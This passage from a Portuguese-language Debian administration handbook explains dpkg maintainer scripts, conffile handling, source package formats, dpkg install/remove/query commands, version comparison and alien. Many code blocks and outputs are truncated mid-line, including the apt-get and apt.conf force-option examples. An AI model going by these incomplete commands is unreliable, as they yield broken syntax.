***INDO ALÉM* diretório de dados do dpkg**

Todos os scripts de configuração para pacotes instalados são armazenados no diretório `/var/lib/dpkg/info/`, na forma de um arquivo prefixado com o nome do pacote. Este diretório também inclui um arquivo com a extensão `.list` para cada pacote, contendo a lista de arquivos que pertencem a este pacote.

O arquivo `/var/lib/dpkg/status` contém uma série de blocos de dados (no formato dos famosos mail headers, RFC 2822) descrevendo o status de cada pacote. A informação do arquivo `control` dos pacotes instalados é duplicada aqui.

Em geral, o script `preinst` é executado antes da instalação do pacote, enquanto que o `postinst` é logo depois. Da mesma forma, o `prerm` é chamado antes da remoção de um pacote e o `postrm` depois. Uma atualização de um pacote é equivalente à remoção da versão anterior e a instalação do novo. Não é possível descrever em detalhes todos os cenários possíveis aqui, mas vamos discutir os dois mais comuns:

uma instalação/atualização e uma remoção.

***CUIDADO* nomes simbólicos dos scripts**

As sequências descritas nesta seção chamam scripts de configuração por nomes específicos, como **old-prerm** ou **new-postinst**. Eles são, respectivamente, o script **prerm** contido na versão antiga do pacote (instalado antes da atualização) e o script **postinst** contido na nova versão (instalado pela atualização).

***DICA* Diagramas de estado**

Manoj Srivastava fez estes diagramas explicando como os scripts de configuração são chamados pelo **dpkg**.

Diagramas similares também foram desenvolvidos pelo Projeto Debian Women; Eles são um pouco mais simples de entender, mas menos completos.

→ http://people.debian.org/~srivasta/Mainta

→ http://wiki.debian.org/MaintainerScripts

5.2.2.1. Instalação e upgrade (atualização)

Aqui está o que acontece durante uma instalação (ou uma atualização):

1. Para uma atualização ("update"), o **dpkg** chama o **old-prerm upgrade *`new-version`***.

2. Ainda para uma atualização, o **dpkg** então executa **new-preinst upgrade *old-version***; para uma primeira instalação, ele executa **new-preinst install**. Ele pode adicionar a versão antiga no último parâmetro, se o pacote já foi instalado e removido "since" (mas não "purged", os arquivos de configuração foram "retained").
3. Os arquivos do novo pacote são então desempacotados, se algum arquivo já existe, ele é substituído, mas uma cópia de backup é temporariamente feita.
4. Para uma atualização, o **dpkg** executa **old-postrm upgrade *new-version***.

5. **dpkg** atualiza todos os dados internos (lista de arquivos, scripts de configuração, etc.) e remove os backups dos arquivos substituídos. Este é o ponto sem volta: o **dpkg** não tem mais acesso a todos os elementos necessários para retornar ao estado anterior.
6. O **dpkg** vai atualizar os arquivos de configuração, pedindo ao usuário para decidir se ele não for capaz de decidir tudo sozinho. Os detalhes deste procedimento são discutidos em Section 5.2.3, “Checksums, Lista de arquivos de configuração”.
7. Finalmente, o **dpkg** configura o pacote executando **new-postinst**

configure *`last-version-configured`*.

5.2.2.2. Remoção de pacote

Aqui temos o que acontece durante uma remoção de pacote:

1. o **dpkg** chama **prerm remove**.
2. O **dpkg** remove todos os arquivos do pacote, exceto os arquivos de configuração e os scripts de configuração.
3. O **dpkg** executa **postrm remove**. Todos os scripts de configuração, exceto `postrm`, são removidos. Se o usuário não usou a opção “purge", as operações terminam

aqui.

4. Para um purge completo do pacote (comando lançado com **dpkg --purge** ou **dpkg -P**), os arquivos de configuração são também apagados, assim como uma certa quantidade de cópias (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) e arquivos temporários; então o **dpkg** executa um **postrm purge**.

***VOCABULARY* Purge, remoção completa**

Quando um pacote Debian é removido, os arquivos de configuração são mantidos para facilitar uma possível reinstalação. Do mesmo modo, dados gerados por um serviço (como o conteúdo de um servidor

de diretórios LDAP ou o banco de dados de um servidor SQL) são normalmente mantidos.

Para remover todos os dados associados a um pacote, é necessário fazer “purge” no pacote com o comando, **dpkg -P *`pacote`***, **apt-get remove --purge *`pacote`*** ou **aptitude purge *`pacote`***.

Dada a natureza definitiva de tal remoção de dados, o 'purge' não deve ser tratado de forma leviana.

Os quatro scripts detalhados abaixo são complementados por um script `config`, fornecido por pacotes usando **debconf** para adquirir informações do usuário para a configuração. Durante a

instalação, este script define em detalhes as perguntas feitas pelo **debconf**. As respostas são gravadas no banco de dados do **debconf** para futura referência. O script é geralmente executado pelo **apt** antes de instalar pacotes, um a um para agrupar todas as perguntas e fazê-las todas ao usuário no começo do processo. Os scripts de pre- e pos-instalação podem então usar esta informação para operar de acordo com o que o usuário espera.

FERRAMENTA debconf

O **debconf** foi criado para resolver um problema recorrente no Debian. Todos os pacotes Debian que não funcionavam sem um mínimo de configuração costumavam

fazer perguntas através de chamadas aos comandos **echo** e **read** em scripts shell como o `postinst` ou similares. Mas acontecia que durante uma grande instalação ou atualização, o usuário tinha que ficar junto ao computador para responder a várias perguntas que apareciam a qualquer momento. Estas interações manuais agora voram quase que completamente dispensadas, graças à ferramenta **debconf**.

O **debconf** tem muitas funcionalidades interessantes: ele pede que o desenvolvedor especifique a interação com o usuário; Ele permite localização de várias strings de caracteres postadas (todas as traduções são guardadas no arquivo `templates` descrevendo as interações); tem modelos de visualização diferentes para apresentar as perguntas ao

usuário (modo texto, modo gráfico, não-interativo); e permite criação de um banco de dados central de respostas para compartilhar a mesma configuração com vários computadores... mas o mais importante é que agora é possível aprensentar todas as perguntas num bloco para o usuário antes de começar uma longa instalação ou atualização. O usuário pode fazer outras coisas enquanto o sistema cuida da instalação sozinho, sem ter que ficar olhando para um tela a espera da próxima pergunta.

5.2.3. Checksums, Lista de arquivos de

configuração

além dos arquivos de configuração mencionados nas seções anteriores, o arquivo `control.tar.gz` contém outros arquivos. O primeiro, `md5sums`, contém a lista de impressões digitais (fingerprints) digitais de todos os pacotes Debian. Sua principal vantagem é que permite que uma ferramenta como o **debsums** (que vamos estudar em Section 14.3.3.1, “Auditando Pacotes: **debsums** e seus limites”) verifique se estes arquivos foram modificados desde a instalação deles.

`conffiles` lista arquivos de pacotes que devem ser manipulados como arquivos de configuração. Isto envolve um cuidado especial, já que arquivos de configuração podem ser modificados pelo administrador, e as mudanças são normalmente preservadas durante a atualização do pacote.

Com efeito, nesta situação, o **dpkg** se comporta o mais inteligente possível: se o arquivo de configuração padrão não mudou entre duas versões, ele não faz nada. Se, entretanto, o arquivo mudou, ele vai tentar atualizar o arquivo. Dos casos são possíveis: ou o administrador não tocou neste arquivo

de configuração, e neste caso o **dpkg** automaticamente instala a nova versão; ou o arquivo foi modificado, e neste caso o **dpkg** pergunta ao administrador qual versão ele quer usar (a antiga com modificações ou a nova que o pacote fornece). Para auxiliar nesta decisão, o **dpkg** se oferece para mostrar um "**diff**" que mostra a diferença entre as duas versões. Se o usuário escolhe manter a versão antiga, a nova vai ser armazenada na mesma localização em um arquivo com o sufixo `.dpkg-dist`. Se o usuário escolhe a nova versão, a antiga é mentida num arquivo com o sufixo `.dpkg-old`. Outra ação disponível consiste em interromper momentaneamente o **dpkg** para editar

o arquivo e tentar reinstalar as modificações relevantes (previamente identificadas com o **diff**).

***INDO ALÉM* Evitando as perguntas do arquivo de configuração**

O **dpkg** cuida de atualizações de arquivos de configuração, mas regularmente interrompe estas operações para pedir uma entrada do administrador. Isto não é agradável para aqueles que desejam executar atualizações de uma forma não-iterativa. É por isto que este programa oferece opções para o sistema responder automaticamente de acordo com a mesma lógica: **--force-confold** retém a versão antiga do arquivo; **--force-confnew** vai usar a nova versão do arquivo (estas escolhas são respeitadas, mesmo se o

arquivo não tiver sido mudado pelo administrador, o que apenas raramente tem o efeito desejado). Adicionando a opção **--force-confdef** diz ao **dpkg** para usar a opção padrão quando uma escolha é apresentada (em outras palavras, quando o arquivo de configuração original não foi alterado), e apenas usa **--force-confnew** ou **--force-confold** para outros casos.

Estas opções se aplicam ao **dpkg**, mas na maioria das vezes o administrador vai trabalhar diretamente com os programas **aptitude** ou **apt-get**. É, então, necessário saber a sintaxe usada para indicar as opções passadas ao comando **dpkg** (suas interfaces em linha de comando são muito similares).

```
# apt-get -o DPkg::Options::="--force-c
```

Estas opções podem ser armazenadas diretamente na configuração para o programa **apt**, ao invés de especificá-las toda vez na linha de comandos. Para isto, simplesmente escreva a seguinte linha no arquivo `/etc/apt/apt.conf.d/local`:

```
DPkg::Options { "--force-confdef"; "--f
```

Ao incluir esta opção no arquivo de configuração faz com que ela possa ser usada também numa interface gráfica, como o **aptitude**.

INDO ALÉM Forçar o dpkg a perguntar sobre arquivos de configuração

A opção **--force-confask** pede ao **dpkg** para mostrar as perguntas sobre os arquivos de configuração, mesmo nos

casos onde eles normalmente não são necessários. Portanto, quando estiver resinstalando um pacote com esta opção, o **dpkg** vai refazer as perguntas para todos os arquivos de configuração modificados pelo administrador. Isto é bastante conveniente, especialmente para reinstalar o arquivo de configuração original se este foi apagado e nenhuma outra cópia estiver disponível: uma re-instalação normal não vai funcionar, já que o **dpkg** considera a remoção uma forma de modificação legítima, e, portanto, não instala o arquivo de configuração desejado.

5.3. Estrutura de um Pacote Fonte

5.3.1. Formato

Um pacote fonte é normalmente composto de três arquivos, um `.dsc`, um `.orig.tar.gz` e um `.debian.tar.gz` ou `.diff.gz`. Eles permitem a criação de pacotes binários (arquivos `.deb` descritos acima) para o(s) programa(s) a partir dos fontes, escrito numa linguagem de programação.

O arquivo `.dsc` (Debian Source Control) é um arquivo com um texto curto contendo um cabeçalho RFC 2822 (assim como o arquivo `control` estudado no Section 5.2.1, “Descrição: O arquivo `control`”) que descreve o pacote fonte e indica quais outros arquivos são partes "thereof". É assinado pelo mantenedor, que garante autenticidade. Veja Section 6.5, “Verificando Autenticidade do Pacote” para mais detalhes sobre o assunto.

Example 5.1. Um arquivo `.dsc`

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Format: 3.0 (quilt)
```

```
Source: zim
Binary: zim
Architecture: all
Version: 0.48-1
Maintainer: Emfox Zhou <emfox@del
Uploaders: Raphaël Hertzog <hert
Homepage: http://zim-wiki.org
Standards-Version: 3.9.0
Vcs-Browser: http://svn.debian.or
Vcs-Svn: svn://svn.debian.org/co
Build-Depends: debhelper (>= 7.4
Checksums-Sha1:
 bd84fa5104de5ed85a49723d26b3508
 352111ff372a20579664416c9abd497
Checksums-Sha256:
 77d8df7dc89b233fdc3aab1a8ad959c
 0fceab5d3b099075cd38c225fa4002d
Files:
 88cfc18c0c7339528d5f5f463647bb5
 608b6e74aa14252dfc6236ab184bdb0

-----BEGIN PGP SIGNATURE-----
```

```
Version: GnuPG v1.4.10 (GNU/Linux
Comment: Signed by Raphael Hertzo

iQEcBAEBCAAGBQJMSUAfAAoJEAOIHavrw
UPi5R7DzrLMbFrUXKgXWLvEKQTXpmkJhl
5nT/n9MlF8sJFESet/NgZaMPFDzWUbIy5
yWhsotn3JNKIjbPDW/DjImYyKD5RZpXrl
uV48hsT8cj0paqVXl5+P9Ww8XIE3clxNp
0EnvMTfMpeQOA68ZqsNpUjomv5r/EGwdO
=qnbh
-----END PGP SIGNATURE-----
```

Observe que o pacote fonte também tem dependências (`Build-Depends`) completamente diferentes dos pacotes fonte, já que ele indicam ferramentas necessárias para a compilação do programa em questão e da construção do pacote binário.

CUIDADO espaço de nomes distinto

É importante notar aqui que não existe correspondência forte entre o nome do pacote fonte e o dos pacotes binários que eles geram. Isto é fácil de perceber se você sabe que cada pacote fonte pode gerar vários pacotes binários. É por isso que o arquivo `.dsc` tem campos para o `Source` e o `Binary` para explicitamente nomear o pacote fonte e armazenar a lista de pacotes binários que ele gera.

CULTURA Por que dividir entre vários pacotes

Com frequência, um pacote fonte (para um certo grupo de programas) pode gerar vários pacotes binários. As razões são

várias: um programa pode regularmente ser usado em diferentes contextos, portanto uma biblioteca compartilhada pode ser instalada para fazer uma aplicação funcionar (por exemplo, libc6), ou para desenvolver um novo programa (libc6-dev vai então ser o pacote correto). Encontramos a mesma lógica para serviços cliente/servidor onde queremos instalar a parte do servidos em uma máquina e a parte cliente em outras (este é o caso, por exemplo, do openssh-server e do openssh-client).

Com a mesma frequência, a documentação é fornecida num pacote dedicado: o usuário pode instalar ela independente do software, e pode, a qualquer momento removê-la para economizar espaço em disco. Adicionalmente, isto também economiza

espaço em disco em espelhos Debian, já que o pacote de documentação será compartilhado entre todas as arquiteturas (ao invés de ter a documentação duplicada nos pacotes para cada arquitetura).

PERSPECTIVA Formatos de pacotes fonte diferentes

Originalmente existia apenas um formato de pacote fonte. Este é o formato `1.0`, que associa um arquivamento `.orig.tar.gz` a um patch de "debianização" `.diff.gz` (também existe uma variante, que consiste de um arquivamento único `.tar.gz`, que é usada automaticamente se nenhum `.orig.tar.gz` estiver disponível).

Desde o Debian Squeeze, os

Desenvolvedores Debian têm a opção de usar novos formatos que corrigem muitos problemas do formato histórico. O Formato `3.0 (quilt)` pode combinar vários arquivamentos do upstream num mesmo pacote fonte: adicionalmente ao usual `.orig.tar.gz`, arquivamentos suplementares `.orig-`*`componente`*`.tar.gz`. Isto é útil com software que é distribuído em vários componentes mas para o qual se deseja um único pacote fonte. Estes arquivamentos podem também ser comprimidos com o **bzip2** ao invés do **gzip** (**lzma** e **xz** são suportados pelo **dpkg-source** mas não são aceitos no arquivamento oficial), o que economiza espaço em disco e recursos de rede. Finalmente, o patch monolítico, `.diff.gz` é substituído por um arquivamento `.debian.tar.gz` contendo as instruções de compilação e um conjunto de patches do

upstream fornecido pelo mantenedor do pacote. Estes últimos são gravados num formato compatível com o **quilt**, uma ferramenta que facilita o gerenciamento de séries de patches.

O `.orig.tar.gz` é um arquivamento contendo o código fonte como fornecido pelo desenvolvedor oficial. Pede-se que mantenedores de pacotes Debian não modifiquem este arquivamento para que possa ser fácil verificar a fonte e a integridade do arquivo (simplesmente comparando com o checksum) e para respeitar o desejo de alguns autores.

O `.debian.tar.gz` contém todas as

modificações feitas pelo mantenedor Debian, especialmente a adição de um diretório `debian` contendo instruções a executar para construir um pacote Debian.

FERRAMENTA Descompactando um pacote fonte

Se você tem um pacote fonte, pode usar o comando **dpkg-source** (do pacote *dpkg-dev*) para descomprimi-lo:

```
$ dpkg-source -x package_0.7-1.dsc
```

Você também pode usar o **apt-get** para baixar um pacote fonte e descompactá-lo imediatamente. Isto requer, entretanto, que as linhas *deb-src* apropriadas estejam presentes no arquivo

`/etc/apt/sources.list` (para mais detalhes, veja Section 6.1, “Preenchendo no arquivo `sources.list` Arquivo”). Estas servem para lista os "fontes" dos pacotes fonte (ou seja, os servidores nos quais um grupo de pacotes fonte estão hospedados).

```
$ apt-get source pacote
```

5.3.2. Uso no Debian

O pacote fonte é o fundamento de tudo no Debian. Todos os pacotes Debian vêm de um pacote fonte, e cada modificação num pacote Debian é consequência de uma modificação feita no pacote fonte. Os mantenedores

Debian trabalham com pacotes fonte, mas sabem das consequencias dos seus atos nos pacotes binários. Os frutos de seus trabalhos, portanto, são encontrados nos pacotes fonte do Debian: você pode facilmente retroceder e seguir tudo.

Quando uma nova versão de um pacote (pacote fonte e um ou mais pacotes binários) chega no servidor Debian, o pacote fonte é o mais importante. Na verdade, ele vai agora ser usado por uma rede de máquinas de diferentes arquiteturas para compilação das várias arquiteturas suportadas pelo Debian. O fato de que o desenvolvedor também manda um ou mais pacotes binários

para uma dada arquitetura é relativamente desimportante, já que estes podem ser simplesmente gerados de forma automática.

5.4. Manipulando Pacotes com o dpkg

O **dpkg** é o comando básico para lidar com pacotes Debian no sistema. Se você tem pacotes `.deb`, é com o **dpkg** que você instala ou analisa seu conteúdo. Mas este programa tem apenas uma visão parcial do universo Debian: ele sabe o que está instalado no sistema, e o que for dado na linha de comando, mas não sabe nada dos outros pacotes disponíveis. Assim, ele vai falhar se uma dependência não for

satisfeita. Ferramentas como o **apt-get**, ao contrário, criam uma lista de dependências para serem instaladas o mais automaticamente possível.

OBS **dpkg ou apt-get?**

dpkg deve ser vista como uma ferramenta de sistema (nos bastidores), e **apt-get** como uma ferramenta mais próxima do usuário, que supera as limitações prévias. Estas ferramentas trabalham juntas, cada uma com suas particularidades, adequedas para tarefas específicas.

5.4.1. Instalando

pacotes

dpkg é, principalmente, uma ferramenta para instalar um pacote Debian já disponível (já que ele não baixa nada). Para isto, usamos sua opção `-i` ou `--install`.

Example 5.2. Instalação de um pacote com dpkg

```
# dpkg -i man-db_2.5.7-4_i386.del
(Lendo banco de dados... 284247 f
Preparing replacement man-db 2.5
Unpacking the man-db update...
Configuriando man-db (2.5.7-4) .
Updating database of manual pages
Processing triggers for “doc-base
Processing 1 modified documentati
```

```
Recording documents with scrollke
```

Podemos ver os diferentes passos realizados pelo **dpkg**; sabemos, portanto, em qual ponto um erro ocorreu. A instalação pode também ser realizada em dois estágios: primeiro desempacotar, depois configurar. O **apt-get** usa isto, limitando o número de chamadas para o **dpkg** (já que cada chamada é custosa, devido à carga do banco de dados em memória, principalmente da lista de arquivos já instalados).

Example 5.3. Desempacotando e configurando separadamente

```
# dpkg --unpack man-db_2.5.7-4_i3
```

```
(Reading database... 284247 files
Preparing replacement of man-db 2
Unpacking the man-db update...
Processing triggers for “doc-base
Treatment of a modified documenta
Recording documents with scrollke
#  dpkg --configure man-db
Configuring man-db (2.5.7-4) ...
Updating database of manual pages
```

Algumas vezes, o **dpkg** vai falhar ao instalar um pacote e retornar um erro; se o usuário ordenar que ele ignore isto, ele vai mostrar apenas um aviso; é por esta razão que temos as diferentes opções `--force-*`. O comando **dpkg --force-help**, ou a documentação deste comando, vai dar uma lista completa destas opções. O erro mais frequente, que você vai encontrar, cedo ou tarde, é

colisão de arquivos. Quando um pacote contém um arquivo que já está instalado por outro pacote, o **dpkg** se recusará a instalá-lo. As seguintes mensagens vão aparecer:

```
Unpacking libisc52 (from .../lib
dpkg : error processing /var/cac
 trying to overwrite "/usr/lib/l
```

Neste caso, se você pensa que se você acha que substituir este arquivo não é um risco significante à estabilidade de seu sistema (o que normalmente é o caso), você pode usar a opção `--force-overwrite`, que diz ao **dpkg** para ignorar este erro e sobreescrever o arquivo.

Mesmo que existam muitas opções `--force-*` disponíveis, apenas `--force-overwrite` costuma ser usada normalmente. Estas opções existem apenas para situações excepcionais, e é melhor evitar usá-las o máximo possível para respeitar as regras impostas pelo mecanismo de empacotamento. Não esqueça, estas regras garantem a consistência e estabilidade de seu sistema.

***CUIDADO* Uso efetivo do `--force-*`**

Se você não for cuidadoso, o uso de uma opção `--force-*` pode levar a um sistema onde a família APT de comandos vai re recusar a funcionar. Em efeito, algumas destas opções permitem a instalação de

um pacote quando uma dependência não é atingida, ou quando existe um conflito. O resultado é um sistema incosistente de ponto de vista de dependências, e os comandos APT vão se recusar a executar quaisquer ações a menos que a ação permite que o sistema retorne a um estado consistente (isto frequentemente consiste da instalação de dependências faltando ou da remoção de um pacote problemático). Isto às vezes resulta numa mensagem como esta, obtida depois de instalar uma nova versão do rdesktop enquanto ignora suas dependências de uma versão mais nova do libc6:

```
# apt-get dist-upgrade
[...]
You can run "apt-get -f install" to cor
The following packages contain unmet de
  rdesktop: Depends on: libc6 (>= 2.5)
E: missing dependencies. Try to use the
```

Um administrador corajoso que tem certeza da corretude da sua análise pode escolher ignorar uma dependência ou conflito e usar a respectiva opção `--force-*`. Neste caso, se ele quiser ser capaz de continuar a usar o **apt-get** ou o **aptitude**, ele deve editar o `/var/lib/dpkg/status` para apagar ou modificar a dependência, ou conflito, que ele escolher passar por cima.

Esta manipulação é um hack feio, e nunca deve ser feita, exceto na mais extrema necessidade. Muito frequentemente, uma solução mais adequada é recompilar o pacote que está causando o problema (veja em Section 15.1, “Reconstruindo um Pacote a partir de suas Fontes”) ou usar uma nova versão (provavelmente corrigida) de um site como o `backports.debian.org` (veja em

Section 6.1.1.2, “Os retroportes ("Backports") de `backports.debian.org`”).

5.4.2. Remoção de pacote

Invocando o **dpkg** com a opção `-r` ou `--remove`, seguida pelo nome de um pacote, remove o pacote. Esta remoção é, entretanto, incompleta: todos os arquivos de configuração e scripts, arquivos de log (logs de sistema) e outros dados do usuário manipulados pelo pacote permanecem. A razão para mantê-los é poder desabilitar o

programa com a desinstalação, preservando a opção de reinstalar rapidamente com as mesmas configurações. Para remover completamente tudo associado a um pacote, use a opção `-P` ou `--purge`, seguida do nome do pacote.

Example 5.4. Remoção e expurgo do pacote *debian-cd*

```
# dpkg -r debian-cd
(Reading database... 14170 files
Removing debian-cd ...
# dpkg -P debian-cd
(Reading database... 13794 files
Removing debian-cd ...
Removing debian-cd configuration
```

5.4.3. Outras

funcionalidades do dpkg

***DE VOLTA AO BÁSICO* sintaxe das opções**

A maioria das opções são disponibilizadas na versão "longa" (uma ou mais palavras relevantes, precedidas de traço duplo) ou de uma versão "curta" (uma única letra, geralmente a inicial de uma das palavras da versão longa, precedida de um traço). Esta convenção é tão comum que é um padrão do POSIX.

Antes de concluir esta seção, salientamos que algumas opções do

dpkg podem consultar o banco de dados interno para obter informações. Mostrando a opção longa antes e depois a curta (que recebem, evidentemente, os mesmos argumentos) citamos `--listfiles` *`pacote`* (ou `-L`), que lista os arquivos instalados por este pacote; `--search` *`arquivo`* (ou `-S`), que procura o pacote que contém o arquivo; `--status` *`pacote`* (ou `-s`), que mostra os cabeçalhos de um pacote instalado; `--list` (ou `-l`), que mostra a lista de pacotes que o sistema conhece e seus estados de instalação; `--contents` *`arquivo.deb`* (ou `-c`), que lista os arquivos no pacote debian especificado; `--info` *`arquivo.deb`*

(ou `-I`), que mostra os cabeçalhos do pacote Debian.

Example 5.5. Várias consultas com o dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/share
/usr/share/doc-base
/usr/share/doc-base/users-and-gr
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/users
/usr/share/doc/base-passwd/chang
/usr/share/doc/base-passwd/users
/usr/share/doc/base-passwd/copyr
/usr/share/doc/base-passwd/READM
/usr/share/man
/usr/share/man/ja
```

/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-pas
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-pas
/usr/share/man/man8
/usr/share/man/man8/update-passw
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-pas
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-pas
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-pas
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-pas
/usr/share/base-passwd
/usr/share/base-passwd/passwd.mas
/usr/share/base-passwd/group.mast

```
/usr/sbin
/usr/sbin/update-passwd
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 14026
Maintainer: Michael Stone <mstone
Architecture: i386
Multi-Arch: foreign
Version: 8.13-3.3
Replaces: mktemp, timeout
Depends: dpkg (>= 1.15.4) | insta
Pre-Depends: libacl1 (>= 2.2.51-8
Conflicts: timeout
Description: GNU core utilities
 This package contains the basic
 utilities which are expected to
```

```
 .
 Specifically, this package inclu
 arch base64 basename cat chcon c
 csplit cut date dd df dir dirco
 factor false flock fmt fold grou
 logname ls md5sum mkdir mkfifo m
 paste pathchk pinky pr printenv
 sha*sum seq shred sleep sort spl
 timeout touch tr true truncate t
 users vdir wc who whoami yes
Homepage: http://gnu.org/software
$ dpkg -l 'b*' | head
Desired=Unknown/Install/Remove/Pu
| Status=Not/Inst/Conf-files/Unpa
|/ Err?=(none)/Reinst-required (S
||/ Nome
+++-==========================
un  backupninja
rc  baobab
un  base
un  base-config
ii  base-files
```

```
$ dpkg -c /var/cache/apt/archives

drwxr-xr-x root/root         0 20
drwxr-xr-x root/root         0 20
drwxr-xr-x root/root         0 20
drwxr-xr-x root/root         0 20
-rw-r--r-- root/root      7138 20
-rw-r--r-- root/root       153 20
-rw-r--r-- root/root      3287 20
-rw-r--r-- root/root       287 20
drwxr-xr-x root/root         0 20
-rw-r--r-- root/root      1078 20
-rw-r--r-- root/root       663 20
-rw-r--r-- root/root       347 20
-rw-r--r-- root/root        53 20
[...]
$  dpkg -I /var/cache/apt/archive
 novo pacote debian, versão 2.0.
 1459584 bytes de tamanho: arquiv
     762 bytes,    16 linhas
     787 bytes,    13 linhas
    9242 bytes,   112 linhas
```

```
   1158 bytes,    32 linhas   *
    395 bytes,    13 linhas   *
    167 bytes,     7 linhas   *
    387 bytes,    14 linhas   *
Package: iceweasel
Version: 10.0.12esr-1
Architecture: i386
Maintainer: Maintainers of Mozi
Installed-Size: 6430
Depends: libc6 (>= 2.4), libgdk
Suggests: fonts-stix | otf-stix
Provides: gnome-www-browser, ww
Section: web
Priority: optional
Description: Web browser based
 Iceweasel is Firefox, rebrande
 with support for modern web ap
```

INDO ALÉM Comparação de versões

Como o **dpkg** é o programa para manipular pacotes Debian, ele também é a

implementação de referência da lógica de comparar números de versão. É por isto que ele tem uma opção `--compare-versions`, usada por programas externos (principalmente scripts de configuração executados pelo próprio **dpkg**). Esta opção precisa de três parâmetros: um número de versão, um operador de comparação e um segundo número de versão. Os operadores são `lt` (menor que "lower than"), `le` (menor ou igual "less than or equal to"), `eq` (igual "equal"), `ne` (diferente "not equal"), `ge` (maior ou igual "greater than or equal to") e `gt` (maior que "strictly greater than"). Se a comparação der correta, o **dpkg** retorna 0 (sucesso); senão, retorna um valor não-zero (indicando falha).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-
$ echo $?
```

```
0
$ dpkg --compare-versions 1.2-3 lt 1.1-
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 l
$ echo $?
1
```

Observe a falha inesperada da última comparação: para o **dpkg**, `pre` normalmente significa uma pre-release ("pré-lançamento") e não tem um significado especial, e este programa compara as letras da mesma forma que os números (a <b <c ...), em ordem alfabética. É por isto que ele considera "`0pre3`" como sendo maior que "`0`". Quando nós temos um número de versão de pacote para indicar que é um pré-lançamento, usamos o til, "~":

```
$ dpkg --compare-versions 2.6.0~pre3-1
$ echo $?
```

```
0
```

5.4.4. Arquivo de log do dpkg

Uma funcionalidade recém introduzida no **dpkg** é que ele mantém um log de todas as suas ações em `/var/log/dpkg.log`. Este log é extremamente verborágico ("verbose"), pois detalha todos os passos da manipulação de pacotes pelo **dpkg**. Adicionalmente a oferecer uma forma de rastrear o comportamento do dpkg, ele ajuda, sobretudo, a manter um histórico do desenvolvimento do

sistema: pode-se encontrar o exato momento em que cada pacote foi instalado ou atualizado, e esta informação pode ser extremamente útil para entender uma mudança de comportamento recente. Adicionalmente, com todas as versões sendo registradas, é fácil cruzar os dados com a informação em `changelog.Debian.gz` para o pacote em questão, ou mesmo com bug reports online.

5.5. Coexistencia com outros sistemas de pacotes

Pacotes Debian não são os únicos pacotes de software usados no mundo do software livre. O principal competidor é o formato RPM para o Red Hat Linux e seus muitos derivados. Red Hat é uma distribuição comercial muito popular. É comum para software fornecido por terceiros ser oferecido como pacotes RPM ao invés de pacotes

Debian.

Neste caso, saiba que o programa **rpm**, que manipula pacotes RPM, está disponível como um pacote Debian, portanto é possível usar este formato de pacote no Debian. Deve-se tomar cuidado, entretanto, para limitar estas manipulações ao extrair a informação de um pacote ou verificar sua integridade. É, na verdade, sem sentido usar o **rpm** para instalar RPMs em sistemas Debian; O RPM usa seu próprio banco de dados, separado do software nativo (como o **dpkg**). É por isto que não é possível garantir uma coexistência estável dos dois sistemas de pacotes.

Por outro lado, o utilitário alien pode converter pacotes RPM em pacotes Debian, e vice-versa.

COMUNIDADE Encorajando a adoção de `.deb`

Se você usa regularmente o programa **alien** para instalar pacotes RPM dos seus fornecedores, não hesite em escrever para eles e amigavelmente expressar sua forte preferência pelo formato `.deb`. Observe que o formato do pacote não é tudo: um pacote `.deb` construído com o **alien** ou preparado para uma versão do Debian diferente da que você usa, mesmo sendo uma derivada como o ubuntu, provavelmente não vai oferecer o mesmo nível de qualidade e integração que um pacote feito especificamente para o

Debian Squeeze.

```
$ fakeroot alien --to-deb phpMyA
phpmyadmin_2.0.5-2_all.deb genera
$ ls -s phpmyadmin_2.0.5-2_all.d
  64 phpmyadmin_2.0.5-2_all.deb
```

Você vai perceber que este processo é extremamente simples. Você deve saber, entretanto, que o pacote gerado não vai ter quaisquer informações sobre dependências, já que as dependências nos dois formatos de empacotamento não têm uma correspondências sistemática. O administrador, então, deve garantir manualmente que o pacote convertido vai funcionar corretamente, e é por isto

que os pacotes Debian gerados deste jeito devem ser evitados o máximo possível. Felizmente, o Debian tem a maior coleção de pacotes de todas as distribuições, e provavelmente qualquer coisa que você procurar vai encontrar.

Procurando na página man do comando **alien**, você vai notar também que este programa também manipula com outros formatos de pacote, especialmente o usado pela distribuição Slackware (é feito por um simples arquivamento `tar.gz`).

A estabilidade do programa publicado usando a ferramenta **dpkg** contribui

para a fama do Debian. O conjunto de ferramentas APT, descrito no capítulo seguinte, preserva esta vantagem, enquanto libera o administrador de gerir o status dos pacotes, uma tarefa difícil, porém necessária.

Chapter 6. Manute e atualizações: As ferramentas APT

O que faz o Debian tão popular com administradores é o quão facilmente um programa pode ser instalado e o quão facilmente o sistema inteiro pode ser atualizado. Essa vantagem única é amplamente devido ao programa *APT*, características quais os administradores da Falcot Corp estudaram com entusiasmo.

APT é a sigla de Advanced Package

Tool (ferramenta de pacotes avançada). O que faz dele "avançado" é sua abordagem quanto a pacotes. Ele não os avalia individualmente, mas considera-os como um todo e produz as melhores combinações de pacotes possível dependendo do que está disponível e compatível (de acordo com as dependências).

***VOCABULÁRIO* fonte do pacote e pacote fonte**

A palavra *origem (fonte)* pode ser ambígua. Um pacote de origem (fonte) - um pacote contendo o código fonte de um programa - não deve ser confundido com origem (fonte) do pacote - um repositório (site de internet, servidor FTP, CD-ROM,

diretório local, etc.) o qual contém pacotes.

